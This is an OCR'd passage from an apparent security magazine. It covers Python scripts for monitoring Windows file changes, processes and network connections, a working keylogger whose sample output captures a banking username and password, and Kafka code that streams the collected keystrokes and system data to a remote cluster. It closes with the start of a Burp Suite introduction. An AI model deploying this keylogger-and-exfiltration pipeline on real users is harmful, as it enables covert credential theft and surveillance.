            win32con.FILE_FLAG_OVERLAPPED | win32con.FILE_FLAG_BACKUP_SEMANTICS,

            None)


flag_exit = 0


while flag_exit == 0:


    try:
```


```
results = win32file.ReadDirectoryChangesW(

    hDir,

    5012,

    True,

    win32con.FILE_NOTIFY_CHANGE_FILE_NAME |

    win32con.FILE_NOTIFY_CHANGE_DIR_NAME |

    win32con.FILE_NOTIFY_CHANGE_ATTRIBUTES |

    win32con.FILE_NOTIFY_CHANGE_SIZE |

    win32con.FILE_NOTIFY_CHANGE_LAST_WRITE |

    win32con.FILE_NOTIFY_CHANGE_SECURITY,

    None,

    None)


for action, file in results:

    full_filename = os.path.join(FileSystemPath, file)

    if os.path.isfile(full_filename):

        print "File ", ACTIONS[action], ": ", full_filename

    if action == 2:

        print "File deleted: " + full_filename


if not os.path.exists(FileSystemPath):
```

```
            flag_exit = 1

            print FileSystemPath, " storage unit has been extracted"


    except Exception as e:

            print e

    finally:

        pythoncom.CoUninitialize()
```

First, the Microsoft Windows COM libraries have been initialized with the "*pythoncom*" library, which allows communication between processes to extract information and create dynamic objects. It's very important initialize these libraries because it's necessary to capture the events of the file system that occur in different Windows processes.

The next step is to create a handler using the "*win32file*" library, to monitor an existing path (a file system) in "*list all directories*" mode to monitor all existing subdirectories of the file system. Then, using the "*ReadDirectoryChangesW*" method, the logical unit is monitored. The method must be passed the handle, the size of the buffer to store data, "True / False" permission to read or not the subdirectories of the file system and the changes to be captured in the files.

Finally, the script is launched, which monitors the changes of the file system according to the configuration.



```
Símbolo del sistema - c:\Python27\python.exe  monitor_fs.py
File  Updated :  C:\Users\adrian\Desktop\main.html
File  Created :  C:\Users\adrian\Desktop\main.py
File  Updated :  C:\Users\adrian\Desktop\main.py
File  Updated :  C:\Users\adrian\Desktop\main.py
File  Renamed to something :  C:\Users\adrian\Desktop\proof.yaml
File deleted: C:\Users\adrian\Desktop\proof.yaml
File deleted: C:\Users\adrian\Desktop\main.html
File deleted: C:\Users\adrian\Desktop\main.py
File  Updated :  C:\Users\adrian\Desktop\TFM telefonica.txt
File  Updated :  C:\Users\adrian\Desktop\TFM telefonica.txt
File  Created :  C:\Users\adrian\Desktop\Nuevo Hoja de cálculo de Microsoft Excel.xlsx~RF2cbcb724.TMP
File  Deleted :  C:\Users\adrian\Desktop\Nuevo Hoja de cálculo de Microsoft Excel.xlsx
File deleted: C:\Users\adrian\Desktop\Nuevo Hoja de cálculo de Microsoft Excel.xlsx
File  Renamed to something :  C:\Users\adrian\Desktop\Nuevo Hoja de cálculo de Microsoft Excel.xlsx
File  Updated :  C:\Users\adrian\Desktop\Nuevo Hoja de cálculo de Microsoft Excel.xlsx
File deleted: C:\Users\adrian\Desktop\Nuevo Hoja de cálculo de Microsoft Excel.xlsx~RF2cbcb724.TMP
File  Renamed to something :  C:\Users\adrian\Desktop\adrian_proof.xlsx
```

Figure 4. Extract data from file system

The Python library "*threading*" allows us to create threads to perform different tasks simultaneously, so we can create a thread for each logical unit that exists. That is, it's possible to monitor all logical units simultaneously, as well as any USB that may be inserted.

The script shown above can have different uses once it's worked and adapted to the needs of each one. It can be used by a cybercriminal to extract any sensitive system information such as bank documents or by a security analyst to prevent malware infections. For this reason among others, the library "*pypiwin32*" is one of the most powerful of Python because if it's well understood and used, it allows you to manage and extract any type of information of Microsoft Windows systems.

Monitoring and extracting data from process and network connections

Monitoring and extracting data from system processes is vital for three main reasons:

1. The first one is to detect as soon as possible the execution of a malicious process and to be able to act.
2. The second reason is to know the activities related to processes that have occurred in a certain period of time so that, in case of infection, the situation will be reversed. Additionally, it serves to exercise preventive measures for the future.
3. Finally, it's important for management, optimization of systems or for audits on network computers.

To reach the proposed objective, we will again use Python and its following libraries:


- Pythoncom library.
- WMI Library.
- Psutil Library.

As in the previous section, the first step is to start with the "*pythoncom*" library and the Microsoft Windows COM libraries, in order to extract information from the processes. Then, by using the "*WMI*" library, we will establish a connection with Windows WMI, and finally, we will start to monitor the creation of processes in the system.

Listing 4:

```
import psutil

import wmi, pythoncom, os



try:

    pythoncom.CoInitialize()

    connection = wmi.WMI()
    watcher = connection.Win32_Process.watch_for("creation")

    while True:

         new_process = watcher()

                       if  len(psutil.Process(new_process.ProcessID).cmdline())  ==  2
and os.path.exists(psutil.Process(new_process.ProcessID).cmdline()[1]):

             print "PID: ", new_process.ProcessID

             print "Name: ", new_process.Caption

             print "Priority: ", new_process.Priority

             print "Filename: ", psutil.Process(new_process.ProcessID).cmdline()[1]

             print "Software used: ", psutil.Process(new_process.ProcessID).cmdline()[0
]

             if psutil.Process(new_process.ParentProcessId):

                 print "Parent PID: ", new_process.ParentProcessId

                 print "Parent Name: ", psutil.Process(new_process.ParentProcessId).nam
e()

                 print "Parent Executable: ", psutil.Process(new_process.ParentProcessI
d).cmdline()[0]

except KeyboardInterrupt:

    sys.exit(1)

finally:
    pythoncom.CoUninitialize()
```

In the previous example, it's observed that for each process created, using the "*psutil*" library, a series of data are extracted, which highlights the file that executes the process and the software used.


Seleccionar Símbolo del sistema - c:\Python27\python.exe process.py

```
C:\Users\adrian\Desktop\pruebasPython\hakin9_hackers\monitor>c:\Python27\python.exe process.py
PID:  4268
Name:  AcroRd32.exe
Priority:  8
Filename:  C:\Users\adrian\Desktop\universidad\Master\Materia\Modulo 4\Memoria_P3.pdf
Software used:  C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe
Parent PID:  5252
Parent Name:  explorer.exe
Parent Executable:  C:\WINDOWS\Explorer.EXE
--------------------------------------------
PID:  10952
Name:  wordpad.exe
Priority:  8
Filename:  C:\Users\adrian\Dropbox\endpoint\endpoint-loader-agent\endpoint_agent\managers\S3Manager.py
Software used:  C:\Program Files\Windows NT\Accessories\WORDPAD.EXE
Parent PID:  5252
Parent Name:  explorer.exe
Parent Executable:  C:\WINDOWS\Explorer.EXE
--------------------------------------------
```

Figure 5. Extract data from process

The above data has an enormous importance because this information can be used in a lot of practical applications. For example, a cybercriminal could use them to design a malware to send information from the processes to a server to know the software installed on the computer and thus compromise the system with the objective of creating a botnet.

On the other hand, a malware or forensic analyst, with previous code worked and adapted, can greatly simplify the work. The reason is that they can know the exact file of the infection as well as the software that has executed it, thus allowing an immediate action.

Once the possible applications are known, we can observe the enormous importance of knowing how to work with the processes of the system. But this is not all, because the processes are responsible for creating network connections. Therefore, it's possible to capture the established connections so that, in case of infection, it can act and locate the botnet or C&C server responsible for the attack, if it exists.


The methodology is the same that has been used before, with the difference that, once the process is captured, data is extracted from the connection to know the servers that have routed the packets, and thus, know the name of the hosts involved with their respective IPs.

Listing 5:

```
import psutil, sys
import wmi, pythoncom

import socket


try:

    pythoncom.CoInitialize()

    connection = wmi.WMI()

    watcher = connection.Win32_Process.watch_for("creation")


    while True:


        new_process = watcher()

        if psutil.Process(new_process.ProcessID).connections(kind="all"):

            open_connection = psutil.Process(new_process.ProcessID).connections(kind="a
ll")


        elif psutil.Process(new_process.ParentProcessId).connections(kind="all"):

            open_connection = psutil.Process(new_process.ParentProcessId).connections(k
ind="all")


        ip_list = []


        for jump in open_connection:

            try:

                if jump[4][0] != None and jump[4][0] !='':
                    if not any(ip in jump[4][0] for ip in ip_list):
                        ip_list.append(jump[4][0])
            except:
                continue

        print ip_list
        for item in ip_list:
            try:
                print socket.gethostbyaddr(item)[0]
            except:
                continue

except Exception as e:
    print e
finally:
    pythoncom.CoUninitialize()
```

As on all previous occasions, the first step is to start Windows COM libraries to interact with processes. The processes that are created in real time are then monitored and the data relating to the network connections are extracted.

Once the previous code has been adapted to our needs, the script is launched and a connection is made from Google, in this case to El País (Spanish national newspaper), obtaining a result like the following:



```
Microsoft Windows [Versión 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Users\adrian>cd Desktop\pruebasPython\hakin9_hackers\monitor

C:\Users\adrian\Desktop\pruebasPython\hakin9_hackers\monitor>c:\Python27\python.exe web.py
['46.4.104.106', '2.22.126.115', '185.43.182.65', '91.216.63.240', '216.58.201.131', '64.74.232.43', '185.43.182.80', '2
16.58.210.162', '185.43.182.51', '64.74.232.39', '66.235.148.144', '216.58.211.238', '216.58.211.228', '91.216.63.241',
'216.58.210.134', '216.58.201.142', '185.43.181.169', '216.58.210.131', '216.58.214.163', '64.233.166.188', '216.58.211.
206']
edge-hz2.cxense.com
web1.edicioneselpais.net
mad06s25-in-f131.1e100.net
mad06s10-in-f162.1e100.net
*.112.207.net
mad01s24-in-f14.1e100.net
mad01s24-in-f228.1e100.net
web2.edicioneselpais.net
mad06s09-in-f134.1e100.net
mad06s25-in-f14.1e100.net
mad06s09-in-f131.1e100.net
mad01s26-in-f163.1e100.net
wm-in-f188.1e100.net
mad01s25-in-f14.1e100.net
```

Figure 6. Extract data from network connections

The above result shows all the IPs of the servers that have routed the packets and then their respective names.

In summary, the monitoring and data extraction from the processes helps in a high percentage to know what's happening in real time in a network computer, which can produce a direct impact on the productivity of our daily work .

Design a keylogger to extract data from the keyboard

In this section, we will work on monitoring the pulsations of the keyboard in order to extract any sensitive data that the end users write on the computer. In other words, a keylogger in Python is going to be designed with the help of the following library:

- Keyboard library


Listing 6:

```
from functools import partial

import os, keyboard



EXIT_KEY = "esc"



def managerFunction(LogFile, event):

    if event.event_type in ("up", "down"):

        if event.event_type == "up":

            return



        pulsation = event.name

        if event.name == "enter":

            pulsation = '\n' + pulsation + '\n'

        LogFile.write(pulsation)

        LogFile.flush()
```

```
def main():

    logFile = 'keyboard.log'

    handlerFile = open(logFile, 'ab')

    keyboard.hook(partial(managerFunction, handlerFile))

    keyboard.wait(EXIT_KEY)

    handlerFile.close()



if __name__ == "__main__":

    main()
```

In the above script, we only need to understand two details. The first is know that the "*hook*" class of the "*keyboard*" library indicates the function in which the keyboard events are handled, and the second is that the "*wait*" class starts monitoring the keyboard until the character indicated will be introduced.

In this simple way, a keylogger has been built in Python, which generates results like the ones shown below:



```
www.bankexample.com
enter
peter
enter
123456
enter
```

Figure 7. Python keylogger results

The above result is an example of a user and password capture of a person who is doing online transactions at his bank.

This fact demonstrates, once again, the great potential that Python has to design any program that the imagination wants, being at the same time the face or the cross of the same coin according to the interest of each person.

Data management with Big Data technologies

Today there are multiple forms and technologies that help manage data. In this section we will talk about a specific Big Data technology called Apache Kafka (https://kafka.apache.org/).

Apache Kafka is a complex technology to understand, so the first step is to explain several concepts in a simple way in order to use Kafka.

First, as a concept, there are two ways to understand this technology:

- Building real-time streaming data pipelines that reliably get data between systems or applications.
- Building real-time streaming applications that transform or react to the streams of data.

The second step is to know the system architecture:

- Kafka is run as a cluster on one or more servers.
- The Kafka cluster stores streams of *records* in categories called *topics*.
- Each record consists of a key, a value, and a timestamp.
- Kafka has four core APIs but in this article only two will be used.
  - The Producer API allows an application to publish a stream of records to one or more Kafka topics.
  - The Consumer API allows an application to subscribe to one or more topics and process the stream of records produced to them.

In this case, Apache Kafka will be used as a messaging system to send stream of records from a producer to the cluster in order to be able to consume them from a consumer. Therefore, all the information extracted in the previous sections is recommended to adapt it to some format, such as XML or JSON, so that it can be parsed and easily worked later.

We need to install the Kafka cluster and then create a producer to publish the stream of records in a topic. To do this, we need to also install the Python library "*kafka-python*".

Listing 7:

```
from kafka import KafkaProducer
```

```
try:

    producer = KafkaProducer(bootstrap_servers="IP:9092")



    while True:

        producer.send(topic='testing', value="proof")



except Exception as e:

    print e
```


The next step is to create a consumer to consume the stream of records from the "*testing*" topic.

Listing 8:

```
from kafka import KafkaConsumer



consumer = KafkaConsumer(bootstrap_servers="IP:9092")

consumer.subscribe(['testing'])



for streamRecords in consumer:

    print (streamRecords[6])
```

Finally, we start the cluster, the consumer and launch the producer that will publish the stream of records, which can be consumed by the consumer.

In this case, the producer has been adapted and all data collected in the different sections of the article are sent in JSON format to the cluster to facilitate the stream of records treatment.



Símbolo del sistema - c:\Python27\python.exe consumer.py

```
{"domain": "Home", "mac3": "00:50:56:c0:00:08", "mac2": "00:50:56:c0:00:01", "mac1": "70:77:81:9a:3a:9d", "profile1": "NT AUTHORITY\\SYSTEM", "mask1": "255.255.255.0",
"mask3": "255.255.255.0", "mask2": "255.255.255.0", "ip2": "192.168.233.1", "ip3": "192.168.242.1", "ip1": "192.168.1.34", "architecture": "64 bits", "csname": "DESKTOP
-P93HNJ2", "profile2": "DESKTOP-P93HNJ2\\adrian", "OS": "Microsoft Windows 10 Home", "registeredUser": "adrian"}

{"action": "Updated", "sha256": "4423107929de730757a781756e487c979c3c26af8eeea2194bf8504400cc3378", "size": 540, "filename": "C:\\Users\\adrian\\Desktop\\TFM telefonica
.txt"}

{"action": "Updated", "sha256": "4423107929de730757a781756e487c979c3c26af8eeea2194bf8504400cc3378", "size": 540, "filename": "C:\\Users\\adrian\\Desktop\\TFM telefonica
.txt"}

{"action": "Updated", "sha256": "94804405f5e612fff4cb9826050adfbe05850a3e773c3294403ad9eb9d611a07", "size": 1086, "filename": "C:\\Users\\adrian\\Desktop\\optimizarPC.t
xt"}

{"action": "Updated", "sha256": "94804405f5e612fff4cb9826050adfbe05850a3e773c3294403ad9eb9d611a07", "size": 1086, "filename": "C:\\Users\\adrian\\Desktop\\optimizarPC.t
xt"}

{"action": "Updated", "sha256": "305e978f202dba74407336160472b681b8d7ebcd3bd9ef1d77d3b264515530de", "size": 1076, "filename": "C:\\Users\\adrian\\Desktop\\optimizarPC.t
xt"}

{"action": "Updated", "sha256": "305e978f202dba74407336160472b681b8d7ebcd3bd9ef1d77d3b264515530de", "size": 1076, "filename": "C:\\Users\\adrian\\Desktop\\optimizarPC.t
xt"}

{"Name": "wordpad.exe", "parentPID": 4460, "parentName": "explorer.exe", "PID": 8900, "Filename": "C:\\Users\\adrian\\Dropbox\\endpoint\\endpoint-loader-agent\\endpoint
_agent\\managers\\FileManager.py", "Priority": 8, "parentExecutable": "C:\\WINDOWS\\Explorer.EXE", "Software": "C:\\Program Files\\Windows NT\\Accessories\\WORDPAD.EXE"
}

{"Name": "AcroRd32.exe", "parentPID": 4460, "parentName": "explorer.exe", "PID": 11204, "Filename": "C:\\Users\\adrian\\Desktop\\adrian\\INST_TIT_GRADO.pdf", "Priority"
: 8, "parentExecutable": "C:\\WINDOWS\\Explorer.EXE", "Software": "C:\\Program Files (x86)\\Adobe\\Acrobat Reader DC\\Reader\\AcroRd32.exe"}

{"action": "capture Keyboard", "capture": "www.bankexample.com"}

{"action": "capture Keyboard", "capture": "enter"}

{"action": "capture Keyboard", "capture": "peter"}

{"action": "capture Keyboard", "capture": 123456}

{"action": "capture Keyboard", "capture": "enter"}
```

Figure 8. Kafka stream of records

Apache Kafka supports around a million events per second, which makes this technology ideal for managing huge sets of data quickly and easily. Coupled with other technologies such as Hadoop, it allows you to handle and manage huge volumes of data in an easy way, being very attractive for big companies in any sector where there are thousands of computers that continuously send data.

In short, the growth of Big Data technologies driven by Google, Facebook, Twitter or Linkedin among other big companies are, at present, improving the management of data and the daily work of many people.

.

What is Burp Suite?

by Pprasoon Nigam

ABOUT THE AUTHOR

PPRASOON NIGAM

Pprasoon Nigam has been working as a Security Consultant for the past few years in many large organizations and is also involved in VAPT for Web applications, Mobile applications and Networks. He has been rewarded as an "Ethical Hacker" and is also working on countermeasures on hacking for the last few years to make people aware of hacking.

Burp Suite, created by PortSwigger Web Security, is a Java-based software platform of tools for performing security testing of web applications. The suite of products can be used to combine automated and manual testing techniques and consists of a number of different tools, such as a Proxy server, a web Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Collaborator, and Extender (as per Wikipedia).

Burp Suite acts as a sort of "Man in the Middle" by capturing and analyzing each "*Request*" and "*Response*" to and from the target web application.

Burp Suite contains the following key components:

- ➡ An intercepting *Proxy* tool, which lets you inspect and modify traffic between your browser and the target application.
- ➡ An application-aware *Spider*, for crawling content and functionality.
- ➡ An advanced web application *Scanner*, for automating the detection of numerous types of vulnerability.
- ➡ An *Intruder* tool, for performing powerful customized attacks to find and exploit unusual vulnerabilities.
- ➡ A *Repeater* tool, for manipulating and resending individual requests.
- ➡ A *Sequencer* tool, for testing the randomness of session tokens.
- ➡ The ability to save your work and resume working later.
- ➡ *Extender*, allowing you to easily write your own plug-in, to perform complex and highly customized tasks within Burp.

The Burp Suite or a (Manual) Proxy tool is an intercepting proxy tool that intercepts all the traffic (Request and Response) which is sent from Client to Server and vice versa.

The primary job of the Burp Suite Proxy tool is to intercept regular web traffic, which goes over Hypertext Transfer Protocol (HTTP), and with additional configuration, encrypted HTTP (HTTPS) traffic as well. Burp Suite can be used to intercept any client-server communication that goes over HTTP.

How do you open Burp Suite?

You may be thinking, what type of question is this, but still opening a Burp Suite in incorrect manner will affect the space in your device. Also allocating the correct or specific RAM memory to Burp Suite is very important.

